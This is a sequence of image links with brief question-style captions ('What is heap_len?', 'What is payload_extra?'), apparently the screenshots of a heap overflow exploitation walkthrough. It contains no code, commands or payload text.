
A simple overflow?




After the heap




What is heap_len?




What is heap_len?




What is heap_len?




What is heap_len?




What is heap_len?




What is heap_len?




What is heap_len?






What is `payload_extra`?




What is `payload_extra`?



